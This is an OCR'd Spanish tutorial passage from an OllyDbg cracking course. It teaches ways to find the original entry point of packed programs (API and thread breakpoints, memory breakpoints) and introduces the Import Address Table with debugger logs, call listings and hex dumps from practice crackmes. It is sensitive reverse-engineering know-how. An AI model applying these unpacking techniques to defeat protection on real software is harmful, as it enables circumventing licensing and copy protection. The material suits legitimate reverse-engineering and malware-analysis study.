


Alli vemos que paro, este metodo se puede completar como antes poniendo BPM ON ACCESS en la seccion CODE, para evitar la deteccion del BPM aunque tiene como problema que muchos nuevos packers detectan el BPX en las apis, por lo cual muchas veces conviene no hacerlo en la primera linea de la api si no en el RET de la misma, el metodo es similar, la idea es buscar que pare lo mas cerca posible antes del oep ya sea para poner un BPM ON ACCESS o ya sea para tracear desde aquí con el trazador automatico que tiene el OLLYDBG (TRACE INTO)


Si hemos llegado bastante cerca del OEP, tendremos mas suerte y habremos elegido bien la api, si no, pues deberemos cambiar de api, si miramos el LOG de este programa vemos que una de las cosas que hace antes de arrancar este, es terminar un thread

```
0046F3F0 Access violation when reading [00000000]
7C810856 New thread with ID 00000DB0 created
0046EF14 Access violation when reading [00000000]
0046ECA1 Integer division by zero
00B8008E INT3 command at 00B8008E
0046EF14 Access violation when reading [00000000]
0046ECA1 Integer division by zero
00BA008E INT3 command at 00BA008E
0046EF14 Access violation when reading [00000000]
0046ECA1 Integer division by zero
00BC008E INT3 command at 00BC008E
0046EF14 Access violation when reading [00000000]
0046ECA1 Integer division by zero
00BE008E INT3 command at 00BE008E
0046EF14 Access violation when reading [00000000]
0046ECA1 Integer division by zero
         Thread 00000DB0 terminated, exit code 46FE79 (465266
0046E88F INT3 command at bitarts_.0046E88F
5B480000 Module C:\WINDOWS\system32\umdmxfrm.dll
5B150000 Module C:\WINDOWS\system32\uxtheme.dll
746B0000 Module C:\WINDOWS\system32\MSCTF.dll
73260000 Module C:\WINDOWS\system32\RICHED32.DLL
```


Por lo cual tanto poner un BP ExitThread como cambiar en el OLLY la configuracion para que pare cada vez que se cierra un thread es posible tambien.




Demos RUN



para alli al terminar el thread





Alli poniendo el BPM ON ACCESS en la seccion CODE parara perfectamente tambien.


8)METODO DE LA PRIMERA API EJECUTADA POR EL PROGRAMA


Este metodo es poner un BP directamente en una api sospechosa de ser la primera que ejecuta el programa, normalmente los programas ejecutan al inicio GetVersion, GetModuleHandleA, con mirar unos cuantos programas desempacados obtendremos una lista de las apis mas usadas al inicio no son muchas, en el caso del bitarts vemos que es GetVersion, en el Cruehead es GetModuleHandleA, por ejemplo probemos en el BIT ARTS con BP GetVersion.

Doy RUN

Me debo asegurar que la llamada sea hecha por el programa o sea, desde la primera seccion.

Cuando para miro el primer valor del stack que es la direccion de retorno y voy alli.





Alli veo el OEP que lo obtuve con el metodo de la primera api utilizada por el programa, si el programa detecta el BP en GetVersion, se puede poner tambien en el RET de la api.

Creo que metodos hay como packers hay y son miles, estos son los ejemplos de los mas usados, ya veran cuando desempaquemos como estos metodos se pueden flexibilizar y adaptar al caso, pero es bueno que tengan una idea de los metodos generales, para poder tener una buena base de los mismos.

Adjunto un crackme para practicar que hallen el OEP el UnPackMe_tElock0.98.exe que tiene algunos trucos y que no le van todos los metodos anteriores, auqnue es bueno que practiquen y hallen el OEP por ustedes mismos.

Recuerden que si un desempacador detecta un BP o HBP, y no corre, deben revisar bien que no haya ningun BP mi HBP puesto, para que vuelva a correr, recuerden que el metodo del PUSHAD deja un HBP puesto que si no funciona el metodo, hay que borrar antes de intentar otro.

Por supuesto el proximo nivel sera un rar con clave, la clave para abrir el mismo sera el OEP del telock0.98 jeje, a practicar y a probar que tienen que ser expertos en hallar OEPs antes de pasar al dumpeo y reparacion de IATs.

Hasta la parte 33
Ricardo Narvaja
20 de febrero de 2006

INTRODUCCION AL CRACKING CON OLLYDBG PARTE 33


Que es la IAT y como repararla

Antes de ponernos a reparar IATs como loco haremos una introduccion de que es exactamente la IAT y veremos en el CRACKME DE CRUEHEAD original donde esta ubicada y que le hace el packer a la misma, comparandolo con el crackmeUPX empacado.

Primero demos una idea generica de para que sirve todo esto que vamos a explicar:

El tema es el siguiente, como vimos las apis tienen una direccion en nustra maquina, por ejemplo si abro el Crackme de Cruehead original en OLLYDBG y tipeo

Veo que en mi maquina la direccion donde se encuentra la api es 77D504EA, si ustedes ven la direccion de esta api en vuestras maquinas, algunos tendran la misma direccion, otros no, depende de la version de Windows que tengan, y de las actualizaciones que hayan bajado tambien, que como saben son muchisimas, y en cada una al bajar nuevas versiones de la dll que contiene la api en este caso User32.dl, generalmente cambiara la direción.




Cada vez que Microsoft saca una nueva version de esta dll, casi siempre cambiara la direccion de las apis que contiene, por lo tanto si yo programara el Crackme de Cruehead, al saltar a la api MessageBoxA, lo haria saltar a 77D504EA, y funcionaria pefcetamente en mi maquina, y en las que tuvieran la suerte de tener la misma version de User32.dll que yo, en el resto de los demas Windows que o bien no sean XP, o bien no tengan la misma version de la User32.dll, saltaria a una direccion donde no estaria la api, lo cual produciria error y no correria.


El tema entonces es que el sistema operativo debe suministrar alguna forma de compatibilizar para que mi crackme funcione en otros Windows (dentro de ciertos limites) y en otras versiones de la dll debe funcionar perfectamente.

Para ello se crearon estas famosas tablas llamadas IT (Import Table), y IAT (Import Adress Table)


No se austen son puro nombre una vez que uno sabe donde esta ubicada cada una en un programa desempacado y para que sirven no hay mas miedo.



Ahora hagamos SEARCH FOR-ALL INTERMODULAR CALLS y veamos los CALLS que van a otros modulos o dlls, que pueden ser calls a apis.




Alli vemos varios Calls a la api MessageBoxA como ejemplo, si hacemos doble click en el primero de ellos




Vemos que en realidad es un CALL 40143A que OLLYDBG para aclararnos nos pone que saltara a la api MessageBoxA, cambiando la notacion por CALL <MessageBoxA> pero no es un call indirecto, es un call directo

CALL 40143A



Vemos que en las opciones del OLLYDBG en la pestaña DISASM si le quitamos la tilde a SHOW SIMBOLIC ADDRESSES el listado queda mas claro.



Vemos que igual nos aclara a la derecha los parametros y la api a la cual ira, pero ahora nos muestra el CALL realmente como call directo.

CALL 40143A

En SEARCH FOR INTERMODULARS CALLS


```
00401000 PUSH 0                                  (Initial CPU selection)
00401002 CALL 00401506                           kernel32.GetModuleHandleA
00401013 CALL 004014BE                           USER32.FindWindowA
00401052 CALL 00401428                           USER32.LoadIconA
00401063 CALL 0040140A                           USER32.LoadCursorA
00401090 CALL 00401488                           USER32.RegisterClassA
004010C3 CALL 00401494                           USER32.CreateWindowExA
004010D5 CALL 0040146A                           USER32.ShowWindow
004010E0 CALL 00401482                           USER32.UpdateWindow
004010EC CALL 0040144C                           USER32.InvalidateRect
004010FC CALL 004014D6                           USER32.GetMessageA
0040110C CALL 0040145E                           USER32.TranslateMessage
00401116 CALL 004014A6                           USER32.DispatchMessageA
00401123 CALL 00401512                           kernel32.ExitProcess
0040118C CALL 0040149A                           USER32.DefWindowProcA
00401195 CALL 00401440                           USER32.PostQuitMessage
00401202 CALL 004014A0                           USER32.DialogBoxParamA
0040121E CALL 004014A0                           USER32.DialogBoxParamA
00401292 CALL 0040144C                           USER32.InvalidateRect
0040129A CALL 00401434                           USER32.SetFocus
004012C4 CALL 004014D0                           USER32.GetDlgItemTextA
004012E4 CALL 004014D0                           USER32.GetDlgItemTextA
004012FB CALL 004014B2                           USER32.EndDialog
0040133A CALL 004014B2                           USER32.EndDialog
0040135C CALL 0040143A                           USER32.MessageBoxA
00401364 CALL 00401416                           USER32.MessageBeep
00401378 CALL 0040143A                           USER32.MessageBoxA
004013BC CALL 0040143A                           USER32.MessageBoxA
```

Vemos que en realidad los tres calls a MessageBoxA son calls a 40143A, pues veamos que hay alli.

```
00401428  $- FF25 A031400 JMP DWORD PTR DS:[4031A0]   USER32.LoadIconA
0040142E  .- FF25 A431400 JMP DWORD PTR DS:[4031A4]   USER32.LoadBitmapA
00401434  $- FF25 A831400 JMP DWORD PTR DS:[4031A8]   USER32.SetFocus
0040143A  $- FF25 AC31400 JMP DWORD PTR DS:[4031AC]   USER32.MessageBoxA
00401440  $- FF25 B031400 JMP DWORD PTR DS:[4031B0]   USER32.PostQuitMessage
00401446  .- FF25 B431400 JMP DWORD PTR DS:[4031B4]   USER32.WinHelpA
0040144C  $- FF25 B831400 JMP DWORD PTR DS:[4031B8]   USER32.InvalidateRect
00401452  .- FF25 BC31400 JMP DWORD PTR DS:[4031BC]   USER32.TranslateAcceleratorA
00401458  .- FF25 C031400 JMP DWORD PTR DS:[4031C0]   USER32.MoveWindow
0040145E  $- FF25 C431400 JMP DWORD PTR DS:[4031C4]   USER32.TranslateMessage
00401464  .- FF25 C831400 JMP DWORD PTR DS:[4031C8]   USER32.LoadMenuA
0040146A  $- FF25 CC31400 JMP DWORD PTR DS:[4031CC]   USER32.ShowWindow
00401470  .- FF25 D031400 JMP DWORD PTR DS:[4031D0]   USER32.SendMessageA
00401476  .- FF25 D431400 JMP DWORD PTR DS:[4031D4]   USER32.SetTimer
0040147C  .- FF25 D831400 JMP DWORD PTR DS:[4031D8]   USER32.SetWindowPos
00401482  $- FF25 DC31400 JMP DWORD PTR DS:[4031DC]   USER32.UpdateWindow
00401488  $- FF25 E031400 JMP DWORD PTR DS:[4031E0]   USER32.RegisterClassA
0040148E  .- FF25 E431400 JMP DWORD PTR DS:[4031E4]   USER32.BeginPaint
00401494  $- FF25 E831400 JMP DWORD PTR DS:[4031E8]   USER32.CreateWindowExA
00401490  $- FF25 EC31400 JMP DWORD PTR DS:[4031EC]   USER32.DefWindowProcA
DS:[004031AC]=77D504EA (USER32.MessageBoxA)
Local calls from 0040135C, 00401378, 004013BC
```

Aquí vemos el quid de la cuestion, para llegar a la api hace un JMP indirecto, que al tenerlo en esta forma de visualizacion se ve claro que toma el valor a donde saltara de 4031AC

JMP [4031AC]



Tambien vemos que si ponemos la tilde, se nos complica un poco entender que es un salto indirecto, por lo cual la quitaremos mientras estamos trabajando con IATs.

Y aquí esta el truco, el programa salta a la api con un JMP indirecto que toma la direccion que la api tiene en nuestra maquina de 4031AC, y vemos que para todas las otras apis, hay otros JMPS INDIRECTOS similares.


Ahora empezamos a ver un poco mas claro el tema de la compatibilidad entre maquina, cuando el programa tiene que ir a una api, hace un salto indirecto, leyendo la direccion de la api de una especie de deposito, si vemos en el dump este deposito.

```
00401422  .- FF25 9C31400 JMP DWORD PTR DS:[40319C]   USER32.LoadStringA
00401428  $- FF25 A031400 JMP DWORD PTR DS:[4031A0]   USER32.LoadIconA
0040142E  .- FF25 A431400 JMP DWORD PTR DS:[4031A4]   USER32.LoadBitmapA
00401434  $- FF25 A831400 JMP DWORD PTR DS:[4031A8]   USER32.SetFocus
0040143A  $- FF25 AC31400 JMP DWORD PTR DS:[4031AC]   USER32.MessageBoxA
00401440  $- FF25 B031400 JMP DWORD PTR DS:[4031B0]   USER32.PostQuitMessage
00401446  .- FF25 B431400 JMP DWORD PTR DS:[4031B4]   USER32.WinHelpA
0040144C  $- FF25 B831400 JMP DWORD PTR DS:[4031B8]   USER32.InvalidateRect
00401452  .- FF25 BC31400 JMP DWORD PTR DS:[4031BC]   USER32.TranslateAcceleratorA
00401458  .- FF25 C031400 JMP DWORD PTR DS:[4031C0]   USER32.MoveWindow
0040145E  $- FF25 C431400 JMP DWORD PTR DS:[4031C4]   USER32.TranslateMessage
00401464  .- FF25 C831400 JMP DWORD PTR DS:[4031C8]   USER32.LoadMenuA
0040146A  $- FF25 CC31400 JMP DWORD PTR DS:[4031CC]   USER32.ShowWindow
00401470  .- FF25 D031400 JMP DWORD PTR DS:[4031D0]   USER32.SendMessageA
00401476  .- FF25 D431400 JMP DWORD PTR DS:[4031D4]   USER32.SetTimer
0040147C  .- FF25 D831400 JMP DWORD PTR DS:[4031D8]   USER32.SetWindowPos
00401482  $- FF25 DC31400 JMP DWORD PTR DS:[4031DC]   USER32.UpdateWindow
00401488  $- FF25 E031400 JMP DWORD PTR DS:[4031E0]   USER32.RegisterClassA
0040148E  .- FF25 E431400 JMP DWORD PTR DS:[4031E4]   USER32.BeginPaint
00401494  $- FF25 E831400 JMP DWORD PTR DS:[4031E8]   USER32.CreateWindowExA
DS:[004031AC]=77D504EA (USER32.MessageBoxA)
Local calls from 0040135C, 00401378, 004013BC

Address   Hex dump                ASCII
004031AC  EA 04 D5 77 11 12 D2 77
004031B4  35 EE D3 77 F5 B5 D1 77
004031BC  9C FA D2 77 EC DB D1 77
004031C4  F6 8B D1 77 83 F7 D4 77
004031CC  A4 D8 D1 77 9A F3 D2 77
004031D4  2E 8C D1 77 1B C0 D1 77
004031DC  F9 D7 D1 77 8C 14 D2 77
004031E4  09 B6 D1 77 5E 02 D2 77
004031EC  EE D4 D1 77 1C B1 D3 77
004031F4  B8 96 D1 77 9C F3 D4 77
004031FC  50 62 D2 77 1D B6 D1 77
00403204  81 E5 D2 77 C7 86 D1 77
0040320C  16 48 D2 77 1E AC D6 77
00403214  42 10 D2 77 00 00 00 00
